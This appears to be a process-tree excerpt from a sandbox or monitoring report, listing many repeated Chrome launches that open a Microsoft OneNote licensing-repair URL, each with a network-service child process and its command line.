  - chrome.exe (PID: 2532 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1824 --field-trial-handle=1780,i,12458399692635945,4955001494055405235,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 8392 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 8712 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1764,i,4048367906864588190,432008828417978796,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 8308 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 9488 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1984 --field-trial-handle=1716,i,7985926547167510936,775367498956260070 2,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 9680 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 9884 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1736,i,14244378632437308115,10383687088507814271,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 9960 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 7688 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1984 --field-trial-handle=1744,i,7784571745608594618,14182569754961602525,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 1828 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 7396 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1904 --field-trial-handle=1624,i,16471793974457695331,3201184818203672467,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 10028 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 2884 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1712,i,12278132864034454488,11169873253412624450,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 8248 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 10324 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1700,i,15424171391933717828,4847864107124811281,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 10532 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 10720 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1724,i,805026710382672721,11462415966643068596,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 10772 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 11260 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1736,i,8115318791922218664,10694890345926338415,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 9088 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 11100 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1760,i,6304348331949881406,17193547214903113131,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 11092 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 11320 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1780 --field-trial-handle=1644,i,11767171330048962408,122660746888230773,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 11476 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 11696 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-U

S --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1744,i,5035641804477958263,16347207997992588236,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)

- chrome.exe (PID: 11888 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 12188 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2036 --field-trial-handle=1716,i,14448849170165512770,12252417456461024454,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 6848 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 1476 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2024 --field-trial-handle=1736,i,563912138470584675,7541668179847709608,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 11688 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 12208 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1892 --field-trial-handle=1824,i,16032294202745292755,940757934193654670,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 12312 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 12544 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1828 --field-trial-handle=1724,i,8281062574395520050,15335637180761588884,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 12696 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 12928 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1716,i,9886229466037649422,16163872421847783353,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 13084 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 12416 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1716,i,17612745265670259631,1828177793847015748,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 12528 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 7620 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1756,i,6860454144530160100,8871983373611376249,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 13384 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 13700 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1972 --field-trial-handle=1700,i,7164225577413177036,12052006704601684751,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 13808 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 14008 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1992 --field-trial-handle=1880,i,15250480346389075034,13896549896852142105,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 14220 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 1144 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1984 --field-trial-handle=1724,i,2025900337647385067,6943057207752018503,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 2788 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 9516 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1696 --field-trial-handle=1680,i,11784153131457487479,12230221963512673555,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 9916 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 5900 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1904 --field-trial-handle=1752,i,7052508984880635805,7857279821854014447,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 14476 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 14768 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1868 --field-trial-handle=1756,i,7502684560579346872,1776945565331875866,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 14644 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 15160 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1832 --field-trial-handle=1748,i,8973538136012911210,9318739299091157777,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 15068 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 10696 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2024 --field-trial-handle=1764,i,12252861437000298469,11259184447832827061,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 7292 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 15364 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1996 --field-trial-handle=1704,i,2266089254575034036,4786630171780273736,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 15404 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/

r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 16024 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1980 --field-trial-handle=1748,i,11440722911503680643,15272015657957693774,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 16032 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 15432 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1836 --field-trial-handle=1680,i,747908343391225254 3,18108798581377075013,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 15412 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 14168 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1628,i,15711439915696886074,10406150720752136629,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 11920 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 15996 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1704,i,3213498523628806331,2766001458043986471,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 14824 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 16576 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2012 --field-trial-handle=1732,i,5274627772702227444,3859856120914007654,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 5112 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 16816 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2032 --field-trial-handle=1792,i,7118667167059061048,15931565768057860127,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 16704 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 17352 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1620 --field-trial-handle=1692,i,13389603047712450706,9380056693234466121,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 17052 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 16424 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1712,i,4704406188660270351,4353592101161707992,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 17124 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 13480 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1776,i,8361962375664671492,7444846579407152462,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 7616 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 14384 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1756,i,2310279397982919528,1525988208996696577,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 11728 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
